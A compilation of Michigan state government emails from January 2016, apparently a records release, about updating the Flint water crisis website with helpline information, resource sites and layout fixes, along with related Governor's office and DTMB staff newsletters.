- For Flint water assistance: Dial 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To volunteer or donate: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking. Monitor the cartridge on the filter and replace as needed.

#### WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

- Bottled water
- Water filters
- Replacement cartridges for water filters
- Water testing kits pick-up
- Drop-off location for water testing kits

Fire Station #1  
310 East 5th St.  
Flint, MI 48502

Fire Station #3



1525 Martin Luther King Ave.  
Flint, MI 48503

Fire Station #5  
3402 Western Rd.  
Flint, MI 48506


Fire Station #6  
716 West Pierson Rd.  
Flint, MI 48505

Fire Station #8  
202 East Atherton Rd.  
Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing 211 please call the Governor's office directly at 517-335-7858.**

---

STAY CONNECTED:



SUBSCRIBER SERVICES:

[Manage Preferences](#) | [Unsubscribe](#) | [Help](#)

---

This email was sent to [stiffer165@gmail.com](mailto:stiffer165@gmail.com) on behalf of: The Executive Office of the Governor • 111 South Capitol Avenue • Lansing, MI 48909 • 517-335-7858

---

**From:** Thompson, John (DTMB)  
**Sent:** Thursday, January 21, 2016 8:11 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** RE: Flint Water Site Change

Thanks for taken care of this.

----- Original Message -----

**From:** "Stiffler, Michelle (DTMB)" <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Date:** Thu, January 21, 2016 7:57 PM -0500  
**To:** "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>, "Nolan, Anne (DTMB)" <[nolana@michigan.gov](mailto:nolana@michigan.gov)>  
**CC:** "Thompson, John (DTMB)" <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>  
**Subject:** RE: Flint Water Site Change

Caleb, the two items have been combined into one message.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Thursday, January 21, 2016 7:31 PM  
**To:** Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Nolan, Anne (DTMB) <[nolana@michigan.gov](mailto:nolana@michigan.gov)>  
**Cc:** Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>  
**Subject:** RE: Flint Water Site Change

Caleb, yes that is the case. Which one would you like removed?

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Buhs, Caleb (DTMB)  
**Sent:** Thursday, January 21, 2016 5:27 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Nolan, Anne (DTMB) <[nolana@michigan.gov](mailto:nolana@michigan.gov)>  
**Cc:** Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>  
**Subject:** RE: Flint Water Site Change

As I look at it now, there are two statements regarding this. Do you think that another admin added something?

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Thursday, January 21, 2016 4:49 PM  
**To:** Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Nolan, Anne (DTMB) <[nolana@michigan.gov](mailto:nolana@michigan.gov)>

**Cc:** Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>

**Subject:** RE: Flint Water Site Change

Caleb,

The statement is already there, however I was just looking at it on my phone and the text that was added previously now pushes the 211 section to the right. I will fix ASAP.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Buhs, Caleb (DTMB)

**Sent:** Thursday, January 21, 2016 4:20 PM

**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Nolan, Anne (DTMB) <[nolana@michigan.gov](mailto:nolana@michigan.gov)>

**Subject:** Flint Water Site Change

Anne or Michelle,

Please add the following statement under the 211 info on the Flint water website.

Flint residents who need crisis counseling can call the Disaster Distress Helpline at 1-800-985-5990

Thanks for your continued help. Let me know if you have any questions.

**Caleb Buhs**

Public Information Officer

Dept. of Technology, Management and Budget

O: 517-241-7422

C: 517-303-4038

[buhsc@michigan.gov](mailto:buhsc@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** Estill, John (DTMB)  
**Sent:** Friday, January 22, 2016 8:23 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** FW: Clean-up to Flint Water Website

---

**From:** Wheaton, Bob (DHHS)  
**Sent:** Thursday, January 21, 2016 6:17 PM  
**To:** Peterson, Rick (DTMB) <petersonr@michigan.gov>; Stiffler, Kathleen A. (DHHS) <StifflerK@michigan.gov>; Estill, John (DTMB) <EstillJ@michigan.gov>  
**Cc:** JICManager <JICManager@michigan.gov>  
**Subject:** Clean-up to Flint Water Website

Hi Everyone,

This can wait until Friday, but I'm wondering if someone can do the following to clean up the michigan.gov/flintwater website.

Under the social media section on the homepage, there are three stray links:

- Please get rid of the "Get Free Water Filters" link entirely. That duplicates information elsewhere on the site.
- Remove the "Free Filters are NSF-approved" link from the homepage and put it on the "Filter Sites" page on the website.
- Remove the "Water Resource Site Flyer" PDF link from the homepage and put it on the "Water Resource Sites" page.

Please let me or JIC-Manager know if you need clarification.

Thanks,  
Bob

---

**From:** Peterson, Rick (DTMB)  
**Sent:** Thursday, January 21, 2016 3:37 PM  
**To:** Wheaton, Bob (DHHS)  
**Subject:** RE: More for Flintwater website

Michelle Stiffler and John Estill both have worked on the site.

Michelle is gone for the day and John is here until 5 I believe.

I am out at 4pm but am on-call this week. You can contact me after hours via the on-call phone, the number you called earlier.

I will have my computer with me and the ability to connect to the network remotely where ever I am.

Rick

---

**From:** Wheaton, Bob (DHHS)  
**Sent:** Thursday, January 21, 2016 3:25 PM

**To:** Peterson, Rick (DTMB)  
**Subject:** More for Flintwater website  
**Importance:** High

Rick,

Another item:

- Rename the 2-1-1 section of the homepage "Who to Call."
- The existing language regarding 2-1-1 can remain there.
- Under that, leave same space and then include the following language: Emergencies bring out strong emotions. The Disaster Distress Helpline, 1-800-985-5990, can provide immediate confidential counseling to anyone who needs help. The Helpline is a 24 hours-a-day, seven-days-a-week resource provided by the Substance Abuse and Mental Health Services Administration.

Do you have the name of someone who is working on the Flint water site for eMichigan that I can deal with directly? If possible, we want to get this and the previous item regarding the link to the new helpforflint.com website up today, along with one or two other items that I'll email about shortly

Thanks,

Bob Wheaton  
Manager of Communications, Public Information Officer  
Michigan Department of Health and Human Services  
Phone: (517) 373-4287  
Cell: (517) 281-1701  
[wheatonb@michigan.gov](mailto:wheatonb@michigan.gov)

---

**From:** Banner, Shanon (MSP)  
**Sent:** Thursday, January 21, 2016 2:58 PM  
**To:** Wheaton, Bob (DHHS)  
**Cc:** Minicuci, Angela (DHHS); Eisner, Jennifer (DHHS)  
**Subject:** FW: Review and approval  
**Importance:** High

Please use the below language – I'm fine with Angela's suggestion for where to place it. Thanks!

Emergencies bring out strong emotions. The Disaster Distress Helpline, 1-800-985-5990, can provide immediate confidential counseling to anyone who needs help. The Helpline is a 24 hours-a-day, seven-days-a-week resource provided by the Substance Abuse and Mental Health Services Administration.

---

**From:** Minicuci, Angela (DHHS)  
**Sent:** Thursday, January 21, 2016 2:16 PM  
**To:** Banner, Shanon (MSP)  
**Cc:** Wheaton, Bob (DHH)  
**Subject:** RE: SAMHSA Press Release

I'd put it under the 2-1-1 section and retitle that section 'Who to Call'. For your edits:

An unexpected emergency can bring out strong emotions. The Disaster Distress Helpline, 1-800-985-5990, can provide immediate confidential counseling to anyone who needs help dealing with the water emergency in Flint. The Helpline is a 24 hours-a-day, seven-days-a-week resource provided by the Substance Abuse and Mental Health Services Administration.

Angela

---

**From:** Banner, Shanon (MSP)  
**Sent:** Thursday, January 21, 2016 12:36 PM  
**To:** Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>  
**Cc:** Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>  
**Subject:** RE: SAMHSA Press Release

Hi Angela,

I agree with you. Can you please take a look at the website and give me a recommendation on where you would add the phone number? Also, can you please supply the language/description that should be used.

Thanks,  
Shanon

---

**From:** Minicuci, Angela (DHHS)  
**Sent:** Thursday, January 21, 2016 10:26 AM  
**To:** MSP-EOC-MDCH; Eisner, Jennifer (DHHS)  
**Cc:** JICManager; Wheaton, Bob (DHHS)  
**Subject:** RE: SAMHSA Press Release

I think the JIC has tried hard to keep calls funneling into 2-1-1 to be distributed so that we aren't confusing people by providing them with multiple phone numbers. I defer to the JIC Manager for their input. If anything I would recommend we post a description of the number along with the number itself, rather than the link to their release.

Angela

---

**From:** MSP-EOC-MDCH  
**Sent:** Thursday, January 21, 2016 9:09 AM  
**To:** Eisner, Jennifer (DHHS) <[EisnerJ@michigan.gov](mailto:EisnerJ@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>  
**Cc:** JICManager <[JICManager@michigan.gov](mailto:JICManager@michigan.gov)>  
**Subject:** FW: SAMHSA Press Release

Good Morning Jen and Angela,

Below, please find the link to the SAMHSA press release for the Disaster Distress Helpline that has been established. Would it be possible to post the link to the Flint Water website?

I will also put this in as a Resource Request in MICIMS.

Thank you,  
Jennifer Lixey Terrill  
MDHHS, EMC

---

**From:** Wahl, Kathy (DHHS)  
**Sent:** Thursday, January 21, 2016 8:42 AM  
**To:** MSP-EOC-MDCH  
**Subject:** FW: SAMHSA Press Release

*Kathy*

Office: 517-335-8489



Cell: 517-898-8386



Confidentiality Notice: This message, including any attachments, is intended solely for the use of the named recipient(s) and may contain confidential and/or privileged information. Any unauthorized review, use, disclosure, or distribution of any confidential and/or privileged information contained in this email is expressly prohibited. If you are not the intended recipient, please contact the sender by reply email and destroy any and all copies of the original message.

---

**From:** Seligman, Jamie (SAMHSA) [mailto:Jamie.Seligman@SAMHSA.hhs.gov]

**Sent:** Thursday, January 21, 2016 8:35 AM

**To:** Wahl, Kathy (DHHS) <WahlK@michigan.gov>; Lewis, Jody R. (DHHS) <lewisj@michigan.gov>

**Subject:** SAMHSA Press Release

<http://www.samhsa.gov/newsroom/press-announcements/201601190400>

CDR Jamie Seligman, LMSW-C, BCD  
Program Project Officer  
Substance Abuse and Mental Health  
Services Administration (SAMHSA)  
Center for Mental Health Services (CMHS)  
5600 Fishers Lane, Room 14E-01B  
Rockville, Maryland 20857

Blackberry: (202) 384-3204




Phone Number: (240) 276-1855



The Center for Mental Health Services values your feedback. Please click on the following link to complete a brief customer survey: <http://cmhssurvey.samhsa.gov>

---

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:58 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** "He's his own best spokesman"




## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.




---

### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm



came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



---


## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



---

## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." [Click here to read the Governor's full op-ed.](#)

---

## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

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SUBSCRIBER SERVICES:

[Manage Preferences](#) | [Unsubscribe](#) | [Help](#)

---

This email was sent to [stiffarm@michigan.gov](mailto:stiffarm@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-336-7858

---

**From:** Wheaton, Bob (DHHS)  
**Sent:** Friday, January 22, 2016 4:14 PM  
**To:** Estill, John (DTMB); Peterson, Rick (DTMB); Stiffler, Michelle (DTMB)  
**Cc:** JICManager  
**Subject:** RE: Clean-up to Flint Water Website

Thanks, John!

---

**From:** Estill, John (DTMB)  
**Sent:** Friday, January 22, 2016 10:00 AM  
**To:** Wheaton, Bob (DHHS); Peterson, Rick (DTMB); Stiffler, Michelle (DTMB)  
**Cc:** JICManager  
**Subject:** RE: Clean-up to Flint Water Website

I removed the links from under the social media component and placed them at the bottom of the Resources content.

---

**From:** Wheaton, Bob (DHHS)  
**Sent:** Thursday, January 21, 2016 6:17 PM  
**To:** Peterson, Rick (DTMB) <[petersonr@michigan.gov](mailto:petersonr@michigan.gov)>; Stiffler, Kathleen A. (DHHS) <[StifflerK@michigan.gov](mailto:StifflerK@michigan.gov)>; Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Cc:** JICManager <[JICManager@michigan.gov](mailto:JICManager@michigan.gov)>  
**Subject:** Clean-up to Flint Water Website

Hi Everyone,

This can wait until Friday, but I'm wondering if someone can do the following to clean up the [michigan.gov/flintwater](http://michigan.gov/flintwater) website.

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- Please get rid of the "Get Free Water Filters" link entirely. That duplicates information elsewhere on the site.
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- Remove the "Water Resource Site Flyer" PDF link from the homepage and put it on the "Water Resource Sites" page.

Please let me or JIC-Manager know if you need clarification.

Thanks,  
Bob

---

**From:** Peterson, Rick (DTMB)  
**Sent:** Thursday, January 21, 2016 3:37 PM  
**To:** Wheaton, Bob (DHHS)  
**Subject:** RE: More for Flintwater website

Michelle Stiffler and John Estill both have worked on the site.

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I am out at 4pm but am on-call this week. You can contact me after hours via the on-call phone, the number you called earlier.

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Rick

---

**From:** Wheaton, Bob (DHHS)  
**Sent:** Thursday, January 21, 2016 3:25 PM  
**To:** Peterson, Rick (DTMB)  
**Subject:** More for Flintwater website  
**Importance:** High

Rick,

Another item:

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Do you have the name of someone who is working on the Flint water site for eMichigan that I can deal with directly? If possible, we want to get this and the previous item regarding the link to the new helpforflint.com website up today, along with one or two other items that I'll email about shortly

Thanks,

Bob Wheaton  
Manager of Communications, Public Information Officer  
Michigan Department of Health and Human Services  
Phone: (517) 373-4287  
Cell: (517) 281-1701  
[wheatonb@michigan.gov](mailto:wheatonb@michigan.gov)

---

**From:** Banner, Shanon (MSP)  
**Sent:** Thursday, January 21, 2016 2:58 PM  
**To:** Wheaton, Bob (DHHS)  
**Cc:** Minicuci, Angela (DHHS); Eisner, Jennifer (DHHS)  
**Subject:** FW: Review and approval  
**Importance:** High

Please use the below language – I'm fine with Angela's suggestion for where to place it. Thanks!

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**Sent:** Thursday, January 21, 2016 2:16 PM  
**To:** Banner, Shanon (MSP)  
**Cc:** Wheaton, Bob (DHH)  
**Subject:** RE: SAMHSA Press Release

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Angela

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**Cc:** Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>  
**Subject:** RE: SAMHSA Press Release

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I agree with you. Can you please take a look at the website and give me a recommendation on where you would add the phone number? Also, can you please supply the language/description that should be used.

Thanks,  
Shanon

---

**From:** Minicuci, Angela (DHHS)  
**Sent:** Thursday, January 21, 2016 10:26 AM  
**To:** MSP-EOC-MDCH; Eisner, Jennifer (DHHS)  
**Cc:** JICManager; Wheaton, Bob (DHHS)  
**Subject:** RE: SAMHSA Press Release

I think the JIC has tried hard to keep calls funneling into 2-1-1 to be distributed so that we aren't confusing people by providing them with multiple phone numbers. I defer to the JIC Manager for their input. If anything I would recommend we post a description of the number along with the number itself, rather than the link to their release.

Angela

---

**From:** MSP-EOC-MDCH  
**Sent:** Thursday, January 21, 2016 9:09 AM  
**To:** Eisner, Jennifer (DHHS) <[EisnerJ@michigan.gov](mailto:EisnerJ@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>  
**Cc:** JICManager <[JICManager@michigan.gov](mailto:JICManager@michigan.gov)>  
**Subject:** FW: SAMHSA Press Release

Good Morning Jen and Angela,

Below, please find the link to the SAMHSA press release for the Disaster Distress Helpline that has been established. Would it be possible to post the link to the Flint Water website?

I will also put this in as a Resource Request in MICIMS.

Thank you,  
Jennifer Lixey Terrill  
MDHHS, EMC

---

**From:** Wahl, Kathy (DHHS)  
**Sent:** Thursday, January 21, 2016 8:42 AM  
**To:** MSP-EOC-MDCH  
**Subject:** FW: SAMHSA Press Release

*Kathy*

Office: 517-335-8489

Cell: 517-898-8386

Confidentiality Notice: This message, including any attachments, is intended solely for the use of the named recipient(s) and may contain confidential and/or privileged information. Any unauthorized review, use, disclosure, or distribution of any confidential and/or privileged information contained in this email is expressly prohibited. If you are not the intended recipient, please contact the sender by reply email and destroy any and all copies of the original message.

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**From:** Seligman, Jamie (SAMHSA) [<mailto:Jamie.Seligman@SAMHSA.hhs.gov>]  
**Sent:** Thursday, January 21, 2016 8:35 AM  
**To:** Wahl, Kathy (DHHS) <[WahlK@michigan.gov](mailto:WahlK@michigan.gov)>; Lewis, Jody R. (DHHS) <[lewisj@michigan.gov](mailto:lewisj@michigan.gov)>  
**Subject:** SAMHSA Press Release

<http://www.samhsa.gov/newsroom/press-announcements/201601190400>

CDR Jamie Seligman, LMSW-C, BCD  
Program Project Officer  
Substance Abuse and Mental Health  
Services Administration (SAMHSA)  
Center for Mental Health Services (CMHS)  
5600 Fishers Lane, Room 14E-01B

Rockville, Maryland 20857

Blackberry: (202) 384-3204

Phone Number: (240) 276-1855

The Center for Mental Health Services values your feedback. Please click on the following link to complete a brief customer survey: <http://cmhssurvey.samhsa.gov>

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:47 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

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
This e-mail was sent to [stifflem@michigan.gov](mailto:stifflem@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*



**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

---

This email was sent to [stiffem@michigan.gov](mailto:stiffem@michigan.gov) using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street  
Lansing, MI 48933 517-373-1004

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**From:** Estill, John (DTMB)  
**Sent:** Tuesday, January 26, 2016 4:26 PM  
**To:** Hawks, Trevor (MSP);Stiffler, Michelle (DTMB)  
**Subject:** RE: Toggle full page

That is part of the toggle. I'll ask somebody more knowledgeable than me to look into it.

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Tuesday, January 26, 2016 3:05 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Subject:** Toggle full page

Hi Michelle and John, I'm not exactly sure who my contact is on the Flint Water page, so I copied you both. I'm working on moving a couple things around on the Flint Water site again and I inserted a couple of full body toggles near the top. They are showing a "read more" link at the bottom. How do I make that go away?

Trevor Hawks  
Graphic Arts Designer  
Michigan State Police  
Emergency Management & Homeland Security Division  
517-333-5037

**PLEASE NOTE:** Effective February 1, 2016, the Emergency Management & Homeland Security Division is moving. My new contact information will be:

Phone: 517-284-3972  
Fax: 517-284-3857  
Physical Address:  
7150 Harris Drive  
Dimondale, Michigan 48821

Mailing Address:  
PO Box #30634  
Lansing, Michigan 48909

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Wednesday, January 27, 2016 9:04 AM  
**To:** Estill, John (DTMB); Stiffler, Michelle (DTMB)  
**Subject:** RE: Toggle full page

You are too good to me. Thank you. I think my brain is fried from working so much.

---

**From:** Estill, John (DTMB)  
**Sent:** Wednesday, January 27, 2016 8:59 AM  
**To:** Hawks, Trevor (MSP); Stiffler, Michelle (DTMB)  
**Subject:** RE: Toggle full page

Hey, so my head was not thinking properly last night.

You were using the Toggle Description component which typically is only used in FAQ situations.

We have developed a Toggle Description style that can be applied to a regular SW & DW component. It's been in use on the eMichigan homepage for 3 or 4 months now. !!!

So, I fixed the homepage so it works the way you want it to work.

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Tuesday, January 26, 2016 3:05 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Subject:** Toggle full page

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Phone: 517-284-3972  
Fax: 517-284-3857  
Physical Address:  
7150 Harris Drive  
Dimondale, Michigan 48821

Mailing Address:  
PO Box #30634  
Lansing, Michigan 48909

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Wednesday, January 27, 2016 2:59 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** RE: Toggle full page

